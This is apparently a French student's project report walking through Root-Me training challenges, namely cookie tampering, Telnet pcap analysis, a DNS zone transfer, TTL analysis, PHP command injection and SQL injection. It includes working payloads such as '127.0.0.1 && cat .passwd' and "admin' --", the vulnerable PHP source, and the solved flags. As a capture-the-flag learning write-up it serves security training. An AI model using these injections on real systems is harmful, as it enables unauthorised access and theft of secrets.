  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
10 Referer:
  http://challenge01.root-me.org/web-serveur/ch7/?c=visiteur
11 Accept-Encoding: gzip, deflate
12 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: ch7=visiteur
14 Connection: close
15
16 mail=fd&jsep4b=send
  
```



15

Nous allons faire un clic droit et cliquer sur "Send to repeater" comme dans le challenge précédent pour que quand nous allons l'onglet repeater nous avons le même bloc request qu'on peut maintenant modifier.

En effet, nous allons modifier la ligne "Cookie: ch7=visiteur" en remplaçant visiteur par "admin"




The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A single request is loaded, and the 'Request' section is expanded. The request is a POST to '/web-serveur/ch7/?c=visiteur'. The 'Cookie' header is highlighted in grey, and a red arrow points to it, indicating it should be modified from 'visiteur' to 'admin'.

```
1 POST /web-serveur/ch7/?c=visiteur HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
10 Referer:
  http://challenge01.root-me.org/web-serveur/ch7/?c=visiteur
11 Accept-Encoding: gzip, deflate
12 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: ch7=admin
14 Connection: close
15
16 mail=fd&jsep4b=send
```

16

Ensuite en cliquant sur “send” pour bien envoyer les modifications qu’on à faite.

Dans le bloc “Response”, on voit donc le résultat de notre modification.




```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 06 Jan 2023 09:57:03 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Content-Length: 74
8
9 <div>
  Validation password : ml-SYMPA
10 </div>
  <br/>
  Email saved<br/>
  </fieldset>
```

On tombe sur cela et on peut apercevoir que le mot de passe du challenge est donc trouvé car nous sommes passés en mode administrateur.

5ème challenge : Telnet - Authentification

Ce challenge est assez rapide mais intéressant car on voit les notions wireshark, qui permet l'analyse de trames, de paquets, ce qui est important dans le domaine du réseau.

Lors du lancement de ce challenge, un fichier "ch2" se télécharge, on l'ouvre avec wireshark ce qui nous donne l'image ci-dessous.



ch2 (2).pcap

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

Appliquer un filtre d'affichage ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.2	192.168.0.1	TCP	74	1254 → 23 [SYN] Seq=0 Win=
2	0.001690	192.168.0.1	192.168.0.2	TCP	74	23 → 1254 [SYN, ACK] Seq=0
3	0.001741	192.168.0.2	192.168.0.1	TCP	66	1254 → 23 [ACK] Seq=1 Ack=
4	0.013173	192.168.0.2	192.168.0.1	TELNET	93	Telnet Data ...
5	0.150283	192.168.0.1	192.168.0.2	TELNET	69	Telnet Data ...
6	0.150351	192.168.0.2	192.168.0.1	TCP	66	1254 → 23 [ACK] Seq=28 Ack=
7	0.150528	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...

On cherche une trame avec le protocole telnet. On essaye donc de trouver des informations, on clic droit dessus, on va sur "suivre" ensuite "flux tcp" pour analyser les flux et on tombe sur une page avec diverses informations.

On voit donc que le mot de passe est affiché dans la variable password.

```
.....!.."'.#..%..%.....!.."'.P. ....
.....".....'.....#..&..&..$..&..$..#.....
0.0....'..DISPLAY.bam.zing.org:0.0.....xterm-color.....!.....
OpenBSD/i386 (oof) (ttyp1)

login: .."....."ffaakkee
Password user
Last login: Thu Dec  2 21:32:59 on ttty1 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999
```

6ème challenge : DNS – Transfert de zone

Ce challenge comprend pour ma part l'utilisation de la machine virtuelle Kali. Il faut installer VirtualBox ainsi que l'image en .iso de Kali pour la mettre dans le disque virtuel de notre machine virtuelle qu'on va créer.

En analysant les consignes, on nous donne des informations concernant le DNS comme le domaine, le port ainsi que l'hôte.

Il y a une commande qui permet d'effectuer une recherche DNS, c'est la commande "dig".

On utilise une commande en précisant le nom du domaine, le numéro de port (la variable - p) ainsi que l'hôte, la commande correspondante est celle ci :

```
dig @challenge01.root-me.org -p 54011 axfr ch11.challenge01.root-me.org
```

```
; <<>> DiG 9.16.12-Debian <<>> @challenge01.root-me.org -p 54011 axfr ch11.challenge01.root-me.org
; (2 servers found)
;; global options: +cmd
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2
604800 86400 2419200 604800
ch11.challenge01.root-me.org. 604800 IN TXT      "DNS transfer secret key : CBkFRwfNMMtrJHY"
ch11.challenge01.root-me.org. 604800 IN NS      ch11.challenge01.root-me.org.
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1
challenge01.ch11.challenge01.root-me.org. 604800 IN A 192.168.27.101
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2
604800 86400 2419200 604800
;; Query time: 300 msec
;; SERVER: 2001:bc8:35b0:c166::151#54011(2001:bc8:35b0:c166::151)
;; WHEN: Fri Feb 26 03:50:58 -03 2021
;; XFR size: 6 records (messages 1, bytes 246)
```

7ème challenge : IP Time to live

Nous avons un fichier wireshark et on nous demande d'analyser les TTL

Le premier paquet nous indique la source ainsi que la destination des différents échanges de trames. On voit que l'adresse de destination est 198.173.244.32, on s'intéresse donc à cette adresse. De plus, on voit dans les trames qu'il n'y a pas de réponses donc que les requêtes expirent.

Time	Source	Destination	Protocol	Length	Info
1 0.000000	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=768/3, ttl=1 (no response found!)
2 3.364382	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=1024/4, ttl=1 (no response found!)
3 6.368126	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=1280/5, ttl=1 (no response found!)
4 9.371704	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=1536/6, ttl=2 (no response found!)

Or, le moment où il n'y a plus d'erreur c'est à partir de cette trame ci-dessous (trame 71) avec un ttl de 13

71 49.252888	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=9984/39, ttl=13 (reply in 72)
72 49.345998	198.173.244.32	24.6.126.218	ICMP	106	Echo (ping) reply id=0x0200, seq=9984/39, ttl=51 (request in 71)
73 49.346312	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=10240/40, ttl=13 (reply in 74)
74 49.424540	198.173.244.32	24.6.126.218	ICMP	106	Echo (ping) reply id=0x0200, seq=10240/40, ttl=51 (request in 73)
75 49.425163	24.6.126.218	198.173.244.32	ICMP	106	Echo (ping) request id=0x0200, seq=10496/41, ttl=13 (reply in 76)
76 49.503822	198.173.244.32	24.6.126.218	ICMP	106	Echo (ping) reply id=0x0200, seq=10496/41, ttl=51 (request in 75)


De plus, Cette trame à une destination avec l'adresse 198.173.244.32 donc le TTL du mot de passe et le TTL numéro 13.

8ème challenge : Php – Injection de commande

Sur la page de ce challenge, nous remarquons que nous avons un champ où nous pouvons taper des commandes linux directement. Dans ce champ il est noté "127.0.0.1."

De plus, on nous indique que le mot de passe du challenge se trouve dans le fichier index.php.

Par curiosité, si on essaye de directement taper ce qui est noté, c'est-à-dire 127.0.0.1, un résultat de ping apparaît.




The screenshot shows the 'Root Me' logo at the top left. Below it is a text input field containing '127.0.0.1' and a 'Soumettre' button. The output of the command is displayed in a terminal-like font:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.072 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.075 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.074 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2034ms  
rtt min/avg/max/mdev = 0.072/0.073/0.075/0.001 ms
```

On va donc essayer d'accéder au fichier index.php.

Pour cela, tapons la commande : 127.0.0.1 && cat index.php.

Un bloc de plus est apparu juste en dessous. A ce stade, essayons d'inspecter les sources pour pouvoir essayer de trouver quelque chose d'intéressant.



Root Me

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.106 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.056/0.076/0.106/0.021 ms
```

```
<?php
$flag = "".file_get_contents(".passwd")."";
if(isset($_POST["ip"]) && !empty($_POST["ip"])){
    $response = shell_exec("timeout 5 bash -c 'ping -c 3 ".$_POST["ip"]."');
    echo $response;
}
```

On aperçoit une ligne de avec un fichier .passwd qui pourrait nous intéresser. Essayons de taper la commande précédente mais cette fois-ci avec ce fichier (127.0.0.1 && cat .passwd).

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.086 ms


--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2047ms
rtt min/avg/max/mdev = 0.058/0.067/0.086/0.013 ms
S3rv1ceP1n9Sup3rS3cure
```

BINGO, voici le mot de passe.

9ème challenge : Direction Transversal

Le but de cette SAE est de retrouver la section cachée de la galerie photo, pour ça, il faut bien chercher, fouiller et analyser tous les détails.


Sur la page du challenge nous tombons sur différents logos



"Emotes", "apps", "devices" sont des sections et nous on veut retrouver quelque chose caché dans ces sections, pour cela, on appuie sur une des sections, par exemple emotes, on tombe sur une page d'émojis. En analysant l'url, on voit qu'il est noté "galerie=emotes".




On va essayer d'enlever le "emotes" et laisser directement "galerie=" pour voir sur quel page ça nous emmène, si quelque chose se cache derrière.




On tombe sur une page avec un code qui peut nous intéresser "86hwnX2r".

24


On va essayer de remplacer "emotes" qu'on a retiré précédemment par ce code, ce qui nous donne à la fin de l'url "galerie=86hwnX2r". On tombe sur une nouvelle page.



On a un bloc avec écrit password, on va essayer d'inspecter les sources pour voir si quelque chose d'intéressant se cache derrière.



On tombe sur un fichier password.txt. En accédant au fichier on tombe en effet sur le mot de passe du challenge.




10ème challenge : SQL - Injection

Lors de ce challenge, on nous demande de retrouver le mot de passe de l'administrateur. Pour cela, on va utiliser des requêtes SQL pour essayer de trouver ce qui nous intéresse.

Sur la page du challenge, on nous demande un username et un password, nous allons essayer de nous mettre donc admin en username et la même chose en password.

Or, on sait que dans la base de données, la requête ressemble à ceci `< username = ' >` avec un apostrophe ouvert à la fin. Donc quand nous allons taper dans le champ username, on va préciser le login, c'est à dire admin et direct après fermer l'apostrophe qui a donc était ouvert dans la base de données de base pour que la requête puisse marcher. De plus, on va ajouter deux tirets à la fin pour préciser que le reste ne sera pas pris en compte dans la requête sql. On met ce que l'on veut dans le password car le mot de passe n'est donc pas pris en compte.

Ce qui nous donne : `admin' - -` pour la requête dans username




Authentication v 0.01
Welcome back admin !
Your informations :
- username :
- password :
Hi master ! To validate the challenge use this password
Login


Password

Voici ce qui s'affiche, on a réussi à se connecter avec le mot de passe que l'on cherche mais qui n'est donc pas pris en compte et donc pas affiché.

Pour le trouver, nous allons inspecter les éléments et cliquer au-dessus à gauche sur sélectionner un élément.



Par la suite nous cliquons sur le bloc password sur la page du challenge et en regardant encore une fois dans la page source, nous pouvons apercevoir que la valeur du champ est affichée qui est donc le mot de passe.



Conclusion

Cette SAE à été une très bonne expérience, un projet fait avec du plaisir et de l'acharnement qui m'a permis de consolider encore plus mes bases en tant que pentesteur et surtout d'améliorer mes compétences dans le domaine de la Cybersécurité.

La cybersécurité est un domaine très intéressant, qui me plaît vraiment. Un domaine qui est très recherché dans le monde professionnel et qui ne cessera d'augmenter dans les années à venir.

J'ai découvert et appris beaucoup de choses durant ce projet et j'espère en apprendre encore dans ce domaine en pleine expansion.